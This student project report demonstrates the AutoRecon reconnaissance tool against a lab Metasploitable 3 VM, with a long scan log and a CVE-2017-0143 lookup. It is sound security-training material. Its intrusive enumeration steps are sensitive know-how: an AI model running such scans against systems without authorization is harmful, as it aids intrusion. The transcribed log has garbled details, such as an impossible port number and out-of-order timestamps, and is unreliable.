

Project 4: bootCon – Option 3: Demonstration of a cybersecurity tool not covered in the class to accomplish a specific goal

Tool: **AutoRecon** (by Tib3rius) – Presentation Authors: **Russell Globre, Angus Ritchie, & Ryan Nonn** – Date: **2022-10-15**

Extended Report to Support Google Slides & Pre-recorded Video Presentation

Introduction

During Capture-the-Flag exercises or in penetration testing environments like HackTheBox or the Offensive Security Certified Professional (OSCP) exam, performing reconnaissance faster and on multiple targets simultaneously provides a huge advantage.

AutoRecon is a multi-threaded, highly configurable, network reconnaissance tool which performs automated enumeration of services. It was written in Python by Tib3rius and combines many features from other tools (e.g., Reconnoitre, ReconScan, and bscan) as well as including additional functionality. By default, it performs no automated exploitation so as not to violate the rules of the OSCP examination, but automated exploit tools can be added.

Key Benefits

- Background scanning on one or more targets, using IP addresses, IP ranges, or resolvable hostnames
- Automatically launch further enumeration scans based on the initial port scans (e.g., run enum4linux if SMB is detected)
- Organized directories automatically created for exploit code, loot, notes, flag proof, screenshots
- Suggest manual commands that are too intrusive, require active monitoring, or are “too dangerous” to run automatically
- Uses pattern matching to increase the speed and accuracy in results
- Logs all the commands that it executes so that the user can check in case of errors
- Supports customizable enumerations on different services.

Warning

Many of the scans AutoRecon performs are intrusive, so it may not be suitable for professional engagements unless express, written permission is given in the Rules of Engagement section of a formal penetration testing agreement. Experienced penetration testers also recommend performing some items manually, so one can analyze and tailor the test while working.

Requirements

AutoRecon requires Python 3.7+. Kali Linux is well suited as the distro of choice due to it already having many useful reconnaissance tools and commands pre-installed .

Installation

Due to time constraints, we did not demonstrate installation of AutoRecon, but it can be done via three methods related to Python package installation: pipx, pip, and manually. Pipx is recommended, because it avoids conflicting package dependencies. Once AutoRecon has been installed, keeping it upgraded is easy with pipx upgrade autorecon

NOTE: See install instructions for AutoRecon here: <https://github.com/Tib3rius/AutoRecon>, and, it is **HIGHLY** recommended to watch this video (<https://www.youtube.com/watch?v=m5Onw7XedHc>) by Tib3rius (the tool’s creator). The first third of the video provides much more explanation than the written instructions. The last two-thirds go into great detail on the options to use when running AutoRecon commands and how to find and use the results.

Running with Sudo Privileges

If you installed with pipx, it is recommended to run AutoRecon each time with this command (followed by IP address of target and any other options) so the initial Nmap scans runs with Sudo privileges: sudo env "PATH=\$PATH" autorecon

NOTE: If you run sudo autorecon without PATH instructions you will get the error: sudo: autorecon: command not found

Results

Results are stored in the ./results directory (and sub-directories for every target) created by AutoRecon with this structure:

```
.  
|   exploit/  
|   loot/  
|   report/  
|   local.txt  
|   notes.txt  
|   proof.txt  
|   screenshots/  
|   scans/  
|       _commands.log  
|       _manual_commands.txt  
|       tcp80/  
|       udp53/  
|       xml/
```

Demonstration

We demonstrated some of the features of AutoRecon by running it from a Kali Linux virtual machine (KLVM) against a Metasploitable 3 VM (referred to as M3VM), a pre-configured, highly vulnerable, Windows Server 2008 host. We showed you how this tool saves time and provides clear logging and reporting for understanding, using, and communicating results.

The IP address of M3VM is 192.168.0.115, so this is the command that was run (after installing AutoRecon with the manual method):

```
sudo python3 autorecon.py -v 192.168.0.115
```

Screenshots throughout the scan which took 2 hours, 14 minutes, 7 seconds (including three restarts of M3VM):

```
[russell@kali:~/AutoRecon]$ sudo python3 autorecon.py -v 192.168.0.115
[+] Scanning target 192.168.0.115
[+] Port scan Top TCP Ports [top-tcp-ports] running against 192.168.0.115
[+] Port scan All TCP Ports [all-tcp-ports] running against 192.168.0.115
[+] Port scan Top 100 UDP Ports [top-100-udp-ports] running against 192.168.0.115
[+] [192.168.0.115]/[top-100-udp-ports] Discovered open port udp/137 on 192.168.0.115
[+] [192.168.0.115]/[top-100-udp-ports] Discovered open port udp/161 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/22 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/135 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/80 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/445 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/3306 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/139 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/8080 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/21 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/49154 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/8084 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/5985 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/49152 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/49177 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/49155 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/4848 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/9200 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/7676 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/9300 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/8686 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/8181 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/8027 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/49230 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/49151 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/49178 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/49227 on 192.168.0.115
[+] [192.168.0.115]/[all-tcp-ports] Discovered open port tcp/49158 on 192.168.0.115
[+] 14:34:06 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
[+] 14:35:06 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
[+] 14:36:07 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
[+] 14:37:07 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
[+] 14:38:07 - There are 3 scans still running against 192.168.0.115: top-tcp-ports, all-tcp-ports, top-100-udp-ports
[+] Identified service ftp on tcp/21 on 192.168.0.115
[+] Identified service ssh on tcp/22 on 192.168.0.115
[+] Identified service http on tcp/80 on 192.168.0.115
[+] Identified service msrpc on tcp/139 on 192.168.0.115
[+] Identified service netbios-ssn on tcp/139 on 192.168.0.115
[+] Identified service microsoft-ds on tcp/445 on 192.168.0.115
[+] Identified service mysql on tcp/3306 on 192.168.0.115
[+] Identified service tcprnapped on tcp/3306 on 192.168.0.115
[+] Identified service http on tcp/4848 on 192.168.0.115
[+] Identified service http on https/443 on 192.168.0.115
[+] Identified service http on tcp/7676 on 192.168.0.115
[+] Identified service http on tcp/8080 on 192.168.0.115
[+] Identified service interapp on tcp/8181 on 192.168.0.115
[+] Identified service http on tcp/8187 on 192.168.0.115
[+] Identified service wap-wsp on tcp/5280 on 192.168.0.115
[+] Identified service msrpc on tcp/49152 on 192.168.0.115
[+] Identified service msrpc on tcp/49153 on 192.168.0.115
[+] Identified service msrpc on tcp/49154 on 192.168.0.115
[+] Identified service msrpc on tcp/49155 on 192.168.0.115
[+] Identified service java-xml on tcp/49156 on 192.168.0.115
[+] Service scan Nmap FTP [tcp/21/ftp/nmap-ftp] running against 192.168.0.115
[+] Service scan Nmap SSH [tcp/22/ssh/nmap-ssh] running against 192.168.0.115
[+] Service scan Directory Buster [tcp/80/http/dirbuster] running against 192.168.0.115
[+] Service scan Known Security [tcp/80/http/known-security] running against 192.168.0.115
[+] Service scan Curl Robots [tcp/80/http/curl-robots] running against 192.168.0.115
[+] Service scan Nmap HTTP [tcp/80/http/nmap-http] running against 192.168.0.115
[+] Service scan Virtual Host Enumeration [tcp/80/http/host-enum] running against 192.168.0.115
[+] [192.168.0.115]/[tcp/80/http/host-enum] The target was not a hostname, nor was a hostname provided as an option. Skipping virtual host enumeration.
[+] Service scan whatweb [tcp/80/http/whatweb] running against 192.168.0.115
[+] Service scan wkhmltoimage [tcp/80/http/wkhmltoimage] running against 192.168.0.115
[+] Service scan get-arch [tcp/135/msrpc/get-arch] running against 192.168.0.115
[+] Service scan Nmap MSRPC [tcp/135/msrpc/nmap-msrpc] running against 192.168.0.115
[+] Service scan rpcdump [tcp/135/msrpc/rpcdump] running against 192.168.0.115
[+] Service scan Enum4Linux [tcp/139/netbios-ssn/enum4linux] running against 192.168.0.115
[+] Service scan ntbtscan [tcp/139/netbios-ssn/ntbtscan] running against 192.168.0.115
[+] Service scan Nmap SMB [tcp/139/netbios-ssn/nmap-smb] running against 192.168.0.115
[+] Service scan SMBClient [tcp/139/netbios-ssn/smbclient] running against 192.168.0.115
[+] Service scan SMBMap [tcp/139/netbios-ssn/smbmap] running against 192.168.0.115
[+] Service scan Nmap SMB [tcp/445/microsoft-ds/nmap-smb] running against 192.168.0.115
[+] Service scan SMBMap [tcp/445/microsoft-ds/smbmap] running against 192.168.0.115
[+] Service scan MySQL [tcp/3306/mysql/nmap-mysql] running against 192.168.0.115
[+] Service scan Directory Buster [tcp/4848/http/dirbuster] running against 192.168.0.115
[+] Service scan Known Security [tcp/4848/http/known-security] running against 192.168.0.115
[+] Service scan Curl Robots [tcp/4848/http/curl-robots] running against 192.168.0.115
[+] Service scan Curl [tcp/4848/http/curl] running against 192.168.0.115
[+] Service scan Nmap HTTP [tcp/4848/http/nmap-http] running against 192.168.0.115
[+] Service scan SSL Scan [tcp/4848/http/ssl-scan] running against 192.168.0.115
[+] Service scan Virtual Host Enumeration [tcp/4848/http/host-enum] running against 192.168.0.115
[+] [192.168.0.115]/[tcp/4848/http/host-enum] The target was not a hostname, nor was a hostname provided as an option. Skipping virtual host enumeration.
[+] Service scan whatweb [tcp/4848/http/whatweb] running against 192.168.0.115
[+] Service scan wkhmltoimage [tcp/8484/http/wkhmltoimage] running against 192.168.0.115
[+] Service scan Directory Buster [tcp/8080/http/dirbuster] running against 192.168.0.115
[+] Service scan Known Security [tcp/8080/http/known-security] running against 192.168.0.115
[+] Service scan Curl Robots [tcp/8080/http/curl-robots] running against 192.168.0.115
[+] Service scan Curl [tcp/8080/http/curl] running against 192.168.0.115
[+] Service scan Nmap HTTP [tcp/8080/http/nmap-http] running against 192.168.0.115
[+] Service scan Virtual Host Enumeration [tcp/8080/http/host-enum] running against 192.168.0.115
[+] [192.168.0.115]/[tcp/8080/http/host-enum] The target was not a hostname, nor was a hostname provided as an option. Skipping virtual host enumeration.
[+] Service scan whatweb [tcp/8080/http/whatweb] running against 192.168.0.115
[+] Service scan wkhmltoimage [tcp/8080/http/wkhmltoimage] running against 192.168.0.115
[+] Service scan Directory Buster [tcp/8080/http/dirbuster] running against 192.168.0.115
[+] Service scan Known Security [tcp/8080/http/known-security] running against 192.168.0.115
[+] Service scan Curl Robots [tcp/8080/http/curl-robots] running against 192.168.0.115
[+] Service scan Curl [tcp/8080/http/curl] running against 192.168.0.115
[+] Service scan Nmap HTTP [tcp/8080/http/nmap-http] running against 192.168.0.115
[+] Service scan Virtual Host Enumeration [tcp/8080/http/host-enum] running against 192.168.0.115
[+] [192.168.0.115]/[tcp/8080/http/host-enum] The target was not a hostname, nor was a hostname provided as an option. Skipping virtual host enumeration.
[+] Service scan whatweb [tcp/8383/http/whatweb] running against 192.168.0.115
[+] Service scan wkhmltoimage [tcp/8383/http/wkhmltoimage] running against 192.168.0.115
[+] Service scan Directory Buster [tcp/8383/http/dirbuster] running against 192.168.0.115
[+] Service scan Known Security [tcp/8383/http/known-security] running against 192.168.0.115
[+] Service scan Curl Robots [tcp/8383/http/curl-robots] running against 192.168.0.115
[+] Service scan Curl [tcp/8383/http/curl] running against 192.168.0.115
[+] Service scan Nmap HTTP [tcp/8383/http/nmap-http] running against 192.168.0.115
[+] Service scan Virtual Host Enumeration [tcp/8383/http/host-enum] running against 192.168.0.115
```

```
[*] Service scan Nmap MSRPC [tcp/49155/msrpc/nmap-msrpc] running against 192.168.0.115
[*] Service scan Nmap RMI [tcp/49158/java-rmi/nmap-rmi] running against 192.168.0.115
[!] [192.168.0.115]/tcp/80/http/curl] A line was longer than 64 Kib and cannot be processed. Ignoring.
[!] [192.168.0.115]/tcp/80/http/known-security] There did not appear to be a .well-known/security.txt file in the webroot (/).
[!] [192.168.0.115]/tcp/80/http(curl-robots)] [tcp/80/https(curl-robots)] There did not appear to be a robots.txt file in the webroot (/).
[!] [192.168.0.115]/tcp/8099/http(curl-robots)] [tcp/8099/https(curl-robots)] There did not appear to be a robots.txt file in the webroot (/).
[!] [192.168.0.115]/tcp/8383/http(curl-robots)] [tcp/8383/https(curl-robots)] There did not appear to be a robots.txt file in the webroot (/).
[!] [192.168.0.115]/tcp/8383/http(curl-robots)] [tcp/8383/https(curl-robots)] There did not appear to be a robots.txt file in the webroot (/).
[!] [192.168.0.115]/tcp/8383/http(curl-robots)] [tcp/8383/https(curl-robots)] There did not appear to be a robots.txt file in the webroot (/).
[!] [192.168.0.115]/tcp/8383/http(curl-robots)] [tcp/8383/https(curl-robots)] There did not appear to be a robots.txt file in the webroot (/).
[!] [192.168.0.115]/tcp/8383/http(curl-robots)] [tcp/8383/https(curl-robots)] There did not appear to be a robots.txt file in the webroot (/).
[*] 14:39:07 - There are 16 scans still running against 192.168.0.115: all-tcp-ports, top-100-udp-ports, tcp/80/http/dirbuster, tcp/80/http/nmap-http, tcp/139/netbios-ssn/nmap-smb, tcp/445/netbios-ds/nmap-smb, tcp/49152/msrpc/nmap-msrpc, tcp/49152/msrpc/nmap-msrpc, tcp/49154/msrpc/nmap-msrpc, tcp/49155/msrpc/nmap-msrpc
[*] 14:40:07 - There are 7 scans still running against 192.168.0.115: all-tcp-ports, top-100-udp-ports, tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/80/http/dirbuster, tcp/8383/http/dirbuster
[*] 14:41:07 - There are 7 scans still running against 192.168.0.115: all-tcp-ports, top-100-udp-ports, tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/4848/http/nmap-http, tcp/80/http/dirbuster, tcp/8383/http/dirbuster
[*] 14:42:07 - There are 7 scans still running against 192.168.0.115: all-tcp-ports, top-100-udp-ports, tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/4848/http/nmap-http, tcp/80/http/dirbuster, tcp/8383/http/dirbuster
[*] Identified service Java-rmi on tcp/1617 on 192.168.0.115
[*] Identified service giop on tcp/3700 on 192.168.0.115
[*] Identified service wsman on tcp/5985 on 192.168.0.115
[*] Identified service http on tcp/8020 on 192.168.0.115
[*] Identified service papachi-p2p-srv on tcp/8027 on 192.168.0.115
[*] Identified service http on tcp/78484 on 192.168.0.115
[*] Identified service http on tcp/8585 on 192.168.0.115
[*] Identified service Java-rmi on tcp/8686 on 192.168.0.115
[*] Identified service vrace on tcp/9300 on 192.168.0.115
[*] Identified service http on tcp/47002 on 192.168.0.115
[*] Identified service msrpc on tcp/49158 on 192.168.0.115
[*] Identified service tcprwappend on tcp/49157 on 192.168.0.115
[*] Identified service http on tcp/9379 on 192.168.0.115
[*] Identified service zsh on tcp/9227 on 192.168.0.115
[*] Identified service jenkins-listener on tcp/49233 on 192.168.0.115
[*] Identified service Java-rmi on tcp/49255 on 192.168.0.115
[*] Identified service unknown on tcp/9258 on 192.168.0.115
[*] Identified service unknown on tcp/9260 on 192.168.0.115
[*] Service scan Nmap RMI [tcp/1617/java-rmi/nmap-rmi] running against 192.168.0.115
[*] Service scan WinRM Detection ([tcp/5985/wsman/winrm-detection]) running against 192.168.0.115
[...] 
[*] Identified service netbios-ns on udp/137 on 192.168.0.115
[*] Identified service snmp on udp/161 on 192.168.0.115
[*] Service scan Nmap SMB [udp/137/netbios-ns/nmap-smb] running against 192.168.0.115
[*] Service scan SMBMap [udp/137/netbios-ns/nmap-smb] running against 192.168.0.115
[*] Service scan Nmap SNMP [udp/161/snmp/nmap-snmp] running against 192.168.0.115
[*] Service scan OneSixtyOne [udp/161/snmp/onesixtyone] running against 192.168.0.115
[*] Service scan SNNPWalk [udp/161/snmp/snnpwalk] running against 192.168.0.115
[*] 14:44:07 - There are 15 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/dirbuster, tcp/47001/http/nmap-http, udp/161/snmp/nmap-snmp, udp/161/snmp/snnpwalk
[*] 14:45:07 - There are 13 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/dirbuster, tcp/8020/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, udp/161/snmp/nmap-snmp
[*] 14:46:07 - There are 10 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/dirbuster, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:47:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/dirbuster, tcp/8484/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:48:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/dirbuster, tcp/8484/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:49:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/dirbuster, tcp/8484/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:50:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/dirbuster, tcp/8484/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:51:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/dirbuster, tcp/8484/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:52:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/dirbuster, tcp/8484/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:53:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/dirbuster, tcp/8484/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:54:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/dirbuster, tcp/8484/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:55:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/dirbuster, tcp/8484/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:56:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/dirbuster, tcp/8484/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:57:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/dirbuster, tcp/8484/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:58:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/dirbuster, tcp/8484/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:59:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/dirbuster, tcp/8484/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:44:09 - There is 1 scan still running against 192.168.0.115: tcp/8020/http/dirbuster
[*] 14:45:09 - There is 1 scan still running against 192.168.0.115: tcp/8020/http/dirbuster
[*] 14:46:09 - There is 1 scan still running against 192.168.0.115: tcp/8020/http/dirbuster
[*] 14:47:09 - There is 1 scan still running against 192.168.0.115: tcp/8020/http/dirbuster
[*] Finished scanning target 192.168.0.115 in 2 hours, 14 minutes, 7 seconds
[*] Don't forget to check out more commands to run manually in the _manual_commands.txt file in each target's scans directory!
[!] AutoRecon identified the following services, but could not match them to any plugins based on the service name. Please report these to Tib3rius: tcp/7676/java-message-service/insecure, tcp/9200/map-wsp/insecure, tcp/3700/giop/insecure, tcp/8027/papachi-p2p-srv/insecure, tcp/9300/vrace/insecure, tcp/49230/jenkins-listener/insecure
```


Analysis then Exploitation of CVE-2017-0143

The main directory to review is `scans` which contains the results. The exploit, loot, and report directories would be filled with code, flags, and notes for reporting out (like for a CTF).

If one installs the Atom text editor, it allows for much easier viewing of all of these directories and files:


<https://computingforgeeks.com/install-atom-text-editor-on-kali-linux/>. If you experience Atom only opening the first time, open a terminal window and run this command, substituting your user name for the word “user” three times: `sudo chown -R user:user /home/user/.atom`

Within the `report` directory, is a file called `Patterns.md` which contains a summary of findings, including Common Vulnerabilities & Exposures (CVEs). Highlighted in this screenshot is CVE-2017-0143 which we chose to exploit against M3VM to find a pre-hidden flag.



```
Project -- ~/AutoRecon/results -- Atom
File Edit View Selection Find Packages Help
File results 192.168.0.115 exploit loot report report 192.168.0.115 Port Scans Services Commands Errors Manual Commands Screenshots local.txt notes.txt proof.txt Scans tcp21/tcp22 xml tcp21_fq45_nmap.txt tcp22 xml tcp22_ssh_nmap.txt nmapn
Patterns.md
1 Matched Pattern: Powered-By: ASP.NET
2
3 Matched Pattern: Powered-By: Servlet/3.1 JSP/2.3 (GlassFish Server Open Source Edition 4.0 Java/Oracle Corporation/1.8)
4
5 Matched Pattern: Powered-By: Servlet/3.1 JSP/2.3 (GlassFish Server Open Source Edition 4.0 Java/Oracle Corporation/1.8)
6
7 Identified Architecture: 64-bit
8
9 Identified HTTP Server: GlassFish Server Open Source Edition 4.0
10
11 CVE Identified: CVE-2010-2333
12
13 CVE Identified: CVE-2009-3733
14
15 CVE Identified: CVE-2009-3733
16
17 Identified HTTP Server: Apache
18
19 Nmap script found a potential vulnerability. (State: VULNERABLE)
20
21 CVE Identified: CVE-2017-0143 ←
22
23 CVE Identified: CVE-2017-0143
24
25 Identified HTTP Server: Microsoft-IIS/7.5
26
27 Nmap script found a potential vulnerability. (State: VULNERABLE)
28
29 CVE Identified: CVE-2017-0143
30
```

Searched for a CVE with high CVSS Score: CVE-2017-0143



CVE Details
The ultimate security vulnerability datasource

[Log In](#) [Register](#) [Take a third party risk management course for FREE](#)

[View CVE](#) [Vulnerability Feed & Widgets](#) [www.itsecdb.com](#)

Vulnerability Details : CVE-2017-0143

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka “Windows SMB Remote Code Execution Vulnerability.” This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

Publication Date : 2017-03-17 Last Update Date : 2018-06-21

CVSS Scores & Vulnerability Types

CVSS Score: 7.2

Confidentiality Impact: Complete (There is total information disclosure, resulting in all system files being revealed.)

Integrity Impact: Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)

Availability Impact: Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)

Access Complexity: Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)

Authentication: Not required (Authentication is not required to exploit the vulnerability.)

Gained Access: None

Vulnerability Type(s): Execute Code

CWE ID: 20

Products Affected By CVE-2017-0143

#	Product Type	Vendor	Product	Version	Update	Edition	Language
No vulnerable product found. If the vulnerability is created recently it may take a few days to gather vulnerable products list and other information like cvss scores. Please check again in a few days.							

References For CVE-2017-0143

